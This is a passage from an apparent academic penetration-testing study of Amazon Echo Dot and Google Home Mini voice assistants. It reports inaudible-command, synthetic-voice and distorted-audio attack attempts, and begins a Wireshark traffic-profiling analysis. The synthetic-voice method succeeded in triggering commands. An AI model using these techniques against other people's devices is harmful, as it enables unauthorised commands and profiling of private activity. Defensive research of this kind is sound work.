Roy (2017), and Carlini et al. (2016), some SPA devices, like Amazon-Alexa, can detect utterances and process voice commands that human ear cannot hear. Some videos on the internet show that this attack is possible; including 1. Hidden Voice Commands 2. Inaudible BackDoor Sound: 3. DolphinAttack: Inaudible Voice Command

The experiment by Hassanieh and Choudhury (2017) illustrates that to be successful in this test, specific hardware should be used. Some of the pieces of equipment used in the article are ultrasonic speakers and a waveform generator. The authors used a Keysight 33500b series; a NE5535AP op-amp and, two speakers' array, Figure 4.1




Figure 4. 1 Back Door experimental setup. Reprinted from "Backdoor: Making microphones hear inaudible sounds" by Roy, Hassanieh, and Roy (2017 June), p. 8.

The above shows that for this security penetration test to be successful; the intruder must have specific hardware. Moreover, the attacker needs to know physics and electrical engineer to be successful. It seems that this attack is only applicable in specific conditions. In other words, in an environmental laboratory where all the variables can be adequately managed.

Vulnerability identification

Due to some limitations –among them, knowledge and budget-, it was not possible to execute the same test, as was done by Hassanieh and Choudhury (2017) or Carlini et al. (2016). Instead, it test will reproduce two digital audio files with a frequency above 15 kHz and, using three speaker devices; a desktop computer, tablet mobile and a mobile phone. The target is to test if the two SPA devices in this studio can detect, understand and process those two audio digital files. The utterance for Amazon-Echo-

Dot v3 was: “*Hey Alexa, what it is the capital of New Zealand*” and, that for Google-Home-Mini was “*Hey Google, what it is the capital of New Zealand*”.

Configuration of the experiment

The requirements for this security penetration test are shown in Table 4.4

Table 4. 4 Requirements security penetration test - Hidden voice command (Dolphin Attack)

Component	**Description**
Internet connection	Connectivity cloud company
Desktop computer with speakers	Asus Laptop
Mobile table with speaker	Sony Xperia
Mobile phone to reproduce digital audio files.	Oppo R15 pro
Amazon-Echo-Dot v3	SPA device
Google-Home-Mini	SPA device
Two digital audio files with a frequency of 15 kHz	Sent attack- one file for every SPA device

Table 4. 5 Result Security penetration test- Hidden voice command

	Amazon Echo Dot v3		Google Home Mini	
	Device activated	Command processed	Device Activated	Command Processed
Laptop Computer	✗	✗	✗	✗
Tablet	✗	✗	✗	✗
Mobile Phone	✗	✗	✗	✗
Bluetooth Speaker	✗	✗	✗	✗

Table 4.5 illustrates that the two digital audio files with a frequency of 15 kHz did not activate any SPA devices. It could mean that this experiment specific physical components must be used to exchange data with them.


4.1.1.3 Synthetic voice attack (Weak single-factor authentication)

Information gathering

There are several options to simulate the human voice. The work done by Lei et al. (2017); any voice utterance made by human or machines that is grammatically correct, can be processed by any SPA. Lei et al. (2017) illustrated this using a computer to create an artificial human voice to break the authentication process in an amazon-echo-dot. A similar studio done by Yamada, Kumakura and Kitawaki (2006), showed that artificial voice might be useful to save time and money when it is necessary to record long speeches. Similarly, an artificial voice was used to validate speech recognition.

Vulnerability identification

The idea behind this test is to use some software or application that can assist us in creating a synthetic human voice. In this case, it was used the site on internet *"fromtexttospeech.com",* where it is possible to obtain distinct human artificial voices, as well as in different speed reproductions and languages, as shown in figure 4.2. The utterance command for Amazon-Echo-Dot: is "*Hey Alexa, what is the current weather conditions*"; and for Google-Home-Mini: is "*Hey Google, what is the current weather conditions*".



Convert text to speech

Simply copy and paste your text in the box below :

50000 characters remaining

Select language: US English

Select voice: Alice

Select speed: medium

Figure 4. 2 *Web site to produce artificial voice http://www.fromtexttospeech.com*

Configuration of the experiment is shown in table 4.6

Table 4. 6 *Requirements security penetration test synthetic voice attack*

Type	Components	Description
Hardware	Desktop computer	ASUS
	Tablet	Sony Xperia
	Mobile Phone	Oppo R15pro

	Bluetooth speaker	Wonderboom
	Amazon-Echo-Dot	SPA Target
	Google-Home-Mini	SPA Target
Software	Internet connection	Access web www.fromtexttospeech.com

Penetration test result

Table 4. 7 Result Synthetic voice attack for Amazon-Echo-Dot v3

Machines	Accent	Speed	Alice	Daisy	George	Jenna	John
Desktop Computer	US English	Medium	✓	✓	✓	✓	✓
Laptop Computer	US English	Medium	✓	✓	✓	✓	✓
Mobile Phone	US English	Medium	✓	✓	✓	✓	✓
Bluetooth speaker	US English	Medium	✓	✓	✓	✓	✓

Machines	Accent	Speed	Emma	Harry
Desktop Computer	US British	Medium	✗	✗
Laptop Computer	US British	Medium	✗	✗
Mobile Phone	US British	Medium	✗	✗
Bluetooth speaker	US British	Medium	✗	✗

Machines	Accent	Speed	Alice	Daisy	George	Jenna	John
Desktop Computer	US English	Fast	✓	✓	✓	✓	✓
Laptop Computer	US English	Fast	✓	✓	✓	✓	✓
Mobile Phone	US English	Fast	✓	✓	✓	✓	✓
Bluetooth speaker	US English	Fast	✓	✓	✓	✓	✓

Machines	Accent	Speed	Emma	Harry
Desktop Computer	US British	Fast	✗	✗
Laptop Computer	US British	Fast	✗	✗
Mobile Phone	US British	Fast	✗	✗
Bluetooth speaker	US British	Fast	✗	✗

Machines	Accent	Speed	Alice	Daisy	George	Jenna	John
Desktop Computer	US English	Very Fast	✓	✓	✓	✓	✓
Laptop Computer	US English	Very Fast	✓	✓	✓	✓	✓
Mobile Phone	US English	Very Fast	✓	✓	✓	✓	✓
Bluetooth speaker	US English	Very Fast	✓	✓	✓	✓	✓

Machines	Accent	Speed	Emma	Harry
Desktop Computer	US British	Very Fast	✗	✗
Laptop Computer	US British	Very Fast	✗	✗
Mobile Phone	US British	Very Fast	✗	✗

Bluetooth speaker	US British	Very Fast	✗	✗

Table 4.8 Result Synthetic voice attack for Google-Home-Mini

Machines	Accent	Speed	Alice	Daisy	George	Jenna	John
Desktop Computer	US English	Medium	✓	✓	✓	✓	✓
Laptop Computer	US English	Medium	✓	✓	✓	✓	✓
Mobile Phone	US English	Medium	✓	✓	✓	✓	✓
Bluetooth speaker	US English	Medium	✓	✓	✓	✓	✓

Machines	Accent	Speed	Emma	Harry
Desktop Computer	US British	Medium	✓	✓
Laptop Computer	US British	Medium	✓	✓
Mobile Phone	US British	Medium	✓	✓
Bluetooth speaker	US British	Medium	✓	✓

Machines	Accent	Speed	Alice	Daisy	George	Jenna	John
Desktop Computer	US English	Fast	✓	✓	✓	✓	✓
Laptop Computer	US English	Fast	✓	✓	✓	✓	✓
Mobile Phone	US English	Fast	✓	✓	✓	✓	✓
Bluetooth speaker	US English	Fast	✓	✓	✓	✓	✓

Machines	Accent	Speed	Emma	Harry
Desktop Computer	US British	Fast	✓	✓
Laptop Computer	US British	Fast	✓	✓
Mobile Phone	US British	Fast	✓	✓
Bluetooth speaker	US British	Fast	✓	✓

Machines	Accent	Speed	Alice	Daisy	George	Jenna	John
Desktop Computer	US English	Very Fast	✓	✓	✓	✓	✓
Laptop Computer	US English	Very Fast	✓	✓	✓	✓	✓
Mobile Phone	US English	Very Fast	✓	✓	✓	✓	✓
Bluetooth speaker	US English	Very Fast	✓	✓	✓	✓	✓

Machines	Accent	Speed	Emma	Harry
Desktop Computer	US British	Very Fast	✓	✓
Laptop Computer	US British	Very Fast	✓	✓
Mobile Phone	US British	Very Fast	✓	✓
Bluetooth speaker	US British	Very Fast	✓	✓

Table 4.7 indicates that the SPA device Amazon-Echo-Dot can difference between distinct accents, as was illustrated in this experiment; Amazon-Echo-Dot could not process any voice order with a British accent. However, with USA English accent Amazon-Echo-Dot processed all the voice commands since a normal voice speed (100 – 130 words per minute) until a high voice speed (around 150 words per minute).

Table 4.8 shows that Google-Home-Mini can accept and process numerous English accents with distinct voice speeds.

This experiment demostrated that speech software recognition to process and understands voice command orders works in a different way depending on the SPA device. Similarly, this security penetration test showed that SPAs devices lack of mechanisms that can identify if the voice source comes from a user or on the contrary comes from a machine, like TVs or radios.

4.1.1.4 Indecipherable sound


Information gathering

Other issues that could face SPA devices are attacks where the human ear can hear sounds that at some level do not have meaning by us. However, these incomprehensible sounds can be processed by SPA devices. This attack will base on the work done by Haack, Severance, Wallace and Wohlwend (2017).

Similarly, another work found that there are differences between sound human that being recognised and sounds that some SPAs may execute, which could lead to security issues. The authors used MATLAB2014b to distort the original audio file to mount this attack successfully, although the authors do not show any evidence (Vaidya., Zhang, Sherr, & Shields, 2015).

Vulnerability identification (Object test)

The target in this test is to exploit speech that SPA may recognise and process to run unapproved orders. For this security penetration test, it was used a program called "*Praat*" which can download from "*Praat: doing phonetics by computer*" figure 4.3.


http://www.fon.hum.uva.nl/praat/
Praat: doing Phonetics by C...
File
Edit
View
Favorites
Tools
Help
Suggested Sites
Web Slice Gallery

Praat: doing phonetics by computer

Download Praat:
- Macintosh
- Windows
- Linux, FreeBSD
- SGI, Solaris, HPUX
- the source code

Information on Praat:
- Introductory tutorial: choose **Intro** from Praat's **Help** menus.
- Extensive manuals and tutorials: in Praat's **Help** menus.
- Beginner's manuals by others.
- Paul Boersma's publications on algorithms and tutorials.

The authors:
Paul Boersma and David Weenink
Phonetic Sciences, University of Amsterdam
visiting: Spuistraat 134
mail: P.O. Box 1642, 1000BP Amsterdam
The Netherlands

Paul

David

Questions, problems, solutions:
1. Many problems can be solved by upgrading to version 6.1.01 of Praat.
2. Make sure you have read the Intro from Praat's **Help** menu.

Figure 4. 3 *web page to download "Praat" App*

After installing the application, it is used to generate an audio file for each SPA device with the keywords; for Alexa-Echo-Dot would be "*Hey Alexa, how are you*" and, for Google-Home-Mini would be "*Hey Google, how are you*". The target is, firstly, create two digital audio files, each one for the particular SPA device. For that purpose, a mobile phone will use to record the voice. Secondly, using "*Praat*", the original audio files will be distorted sufficiently to be unrecognisable by the human ear, but still able to be recognised, understood and processed by the SPA devices.

Configuration of the experiment

The requirements for this security penetration test are shown in Table 4.9

Table 4. 9 *Requirements security penetration test Indecipherable sound*

Components	**Description**
Internet connection	Connectivity cloud company
"Praat" Software	Modified voice command app
Amazon-Echo-Dot v3	SPA device target
Google-Home-Mini	SPA device target

Penetration test result

Echo-Dot

After distortion, the phrase "*Hey Alexa, how are you*" (figure 4.4); the result is shown in figure 4.5.




Figure 4. 4 Spectrogram of the word phrase "Hey Alexa, how are you?"




Figure 4. 5 Spectrogram of the word phrase "Hey Alexa, how are you?" After being distorted

Google-Home-Mini

After distortion, the phrase "Hey Google, how are you", figure 4.6; the result is shown in figure 4.7.




Figure 4. 6 Spectrogram of the word phrase "Hey Google, how are you?"




Figure 4. 7 Spectrogram of the word phrase "Hey Google, how are you?" After being distorted

Results of Indecipherable sound are in table 4.10

Table 4. 10 Result Security penetration test- Indecipherable sound

	Amazon Echo Dot v3		**Google Home Mini**	
	Device activated	Command processed	Device Activated	Command processed
Desktop Computer	✗	✗	✗	✗
Tablet	✗	✗	✗	✗
Mobile Phone	✗	✗	✗	✗
Bluetooth Speaker	✗	✗	✗	✗

Table 10 pointed out that the audio file distorted in this experiment did not work as was expected. It means that it is necessary to improve the digital audio file to get meaningful results. Similarly, it could be possible to use other applications to modify the audio file to get the expected result.

4.1.2 SPA gadget to SPA cloud voice service

Although the communication is encrypted in the SPA devices as mentioned in section 3.8.2, it is still possible to perform a security penetration test to compromise the availability, integrity and confidentiality of SPA information. The security penetration tests that were done on stage two of the SPA's ecosystem are:

- Profiling (Network traffic analysis)
- TCP port analysis/Attacks
- DoS (Denial of service)
- Man in the middle attack
- Bluetooth attack (The blueborne attack)
- Filtering HTTP and HTTPS traffic

4.1.2.1 Profiling (Network traffic analysis)

Information gathering

Captured metadata can be used to identify consumer patterns. Today most electronic device exchange information with other devices and SPAs can become a gold mine of data to recognise the distinct services that a user is consuming with SPA devices even when the data is encrypted. This security penetration test is based on the work done by Edu, Such and Suarez-Tangil (2019). Similarly, the ideas expressed by Cufoglu (2014) where the author expressed that today most of the personal information is contained and consumed in distinct virtual ways and, as a result of that sort of behaviour, it is possible to use different personal data for different targets, such as, custom advertising, only to mention a case.

Vulnerability identification (Object test)

The target of Home-Router profiling (Stage two SPA ecosystem) is to identify network traffic value to infer user communication even when traffic is encrypted. What kind of data transmitted? What metadata can be identified and what patterns of network traffic can reveal? All disclosure information about the user's online activity could represent a risk on user data privacy.

In this first part of the test, the two devices are connected to the Internet in a period of times of 14 hours. During that time, no person issue voice command to the devices. The main idea is to learn about the traffic behaviour behind the devices and their respective service cloud providers. From the traffic data collected, it is possible to build a framework to infer when the user is consuming SPA services. For example, the context can explain what kinds of protocols are being used by SPA devices. Also, it is feasible to deduce the traffic exchange rate between device and cloud service provider.

Moreover, the analysis can indicate what protocols are used between the SPA and the cloud company. Similarly, it is possible to infer the rata of data that the device exchange with the cloud company to compare the data flow of input and output of the device.

When the first phase of the experiment finishes, the exchanging of information between user and SPA device is started. The second stage analysis is to identify the date pattern when the individual consumes SPA services; in this specific case, when it is listening to the news and when the person listens to music.


Configuration of experiment Table 4.11 / Profiling (Network traffic analysis)

Table 4. 11 Requirements security penetration test - Profiling (Network traffic analysis)

Type	Components	Description
Hardware	Laptop ASUS N56V Series	v 4.19.0-kali5-amd64
	Mobile Phone OPPO R15 Pro Model CPH1831	Mobile Phone
	Google Home Mini	SPA device target
	Amazon Echo Dot (3rd generation)	SPA device target
Software	Operate system: Linux	v 4.19.0-kali5
	Application: Dumpcap	v 2.6.9
	Application Fing	v 8.2.4
	Internet connexion	Cloud connectivity

Penetration test result

After installing FING app on the mobile phone to scan Wi-Fi devices on the same LAN, the application found four devices connected a network called Kali. (Kali network is the Hotspot ID name, set up in the laptop) figure 4.8.



11:49

kali

4 devices

97%

Wi-Fi -
10.42.0.1 E6:B6:62:

Oppo R15 Pro Oppo
10.42.0.92 R15 Pro


Generic Amazon
10.42.0.184 7C:61:66:

Voice Control Google
10.42.0.203 Google Home Mini

Figure 4. 8 Devices discovered by FING application

Figure 4.8 illustrates that the Wi-Fi router has IP address 10.42.0.1, mobile Phone has the IP address 10.42.0.92, Amazon device has the IP address 10.42.0.184 and, Google device has the IP address 10.42.0.203.

Figure 4.9 indicates that Echo-Dot device has the MAC address 7C:61:66:XX:XX:XX. Similarly, figure 4.10 point out that the Google-Home-Mini device has the MAC address 38:8B:59:XX.XX.XX.




Network details

IP Address 10.42.0.184

MAC Address 7C:61:66:

MAC Vendor Amazon

Figure 4. 9 SPA Amazon Echo Dot details




Network details

IP Address	10.42.0.203
MAC Address	38:8B:59:
MAC Vendor	Google

Figure 4. 10 SPA Google Home Mini details

Using Kali Linux installed on the laptop as a Hotspot, all the traffic between the SPAs and their respective service cloud providers is captured. During a time of 14 hours approximately without any external interference, the two SPAs devices were exchanging data.

The data was collected between 2019-07-09 starting at 18:00:01 until 2019-09-10 08:00:00. (Figure 4.11)



Wireshark · Capture File Properties · amazon Data.pcapng


Details

Time

First packet:	2019-07-09 18:00:51
Last packet:	2019-07-10 08:00:00
Elapsed:	13:59:09

Figure 4. 11Date data Amazon-Echo-Dot

During that time, Wireshark application captured 30324 packets which generated a file of 5615 KB. (Figure 4.12)



Wireshark · Capture File Properties · amazon Data.pcapng

Details


Length:	5615 kB
Hash (SHA256):	f65d44607ef90d787095b2a858ebe980a834285c82086a61361bbdfa82a34f42
Hash (RIPEMD160):	1fb2492d9d978e34b7aba6c558820133c34b5b54
Hash (SHA1):	0f3798845bb5f033dc197ff8396d798c61148385
Format:	Wireshark/... - pcapng
Encapsulation:	Ethernet

Statistics

Measurement	Captured	Displayed	Marked
Packets	30324	30324 (100.0%)	—
Time span, s	50349.401	50349.401	—
Average pps	0.6	0.6	—
Average packet size, B	152	152	—
Bytes	4595178	4595178 (100.0%)	0
Average bytes/s	91	91	—
Average bits/s	730	730	—

Figure 4. 12 Data details – Amazon-Echo-Dot

Figure 4.13 related the input traffic Vs output traffic. During the evaluation time, the device generated most output traffic compared with the return traffic generated. In other words; the output traffic generated 45 output packets by minute; whereas, the input traffic only produced 35 input packet by minute approximately.



Hover over the graph for details.

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period
☑	Output	ip.src == 10.42.0.184	🟩	Line	Packets		None
☑	Input	ip.dst == 10.42.0.184	🟥	Line	Packets		None

Figure 4. 13 Traffic analysis – Amazon-Echo-Dot

Most of the half output traffic is related to TCP protocol (55%). One-quarter of total traffic belongs to TLSv1.2 with 24%. The third protocol with more transit is ICMP, with almost a tenth of the total traffic. The other protocols with some significance data are DNS and HTTP with 6% and 3% respectively. (Figure 4.14)

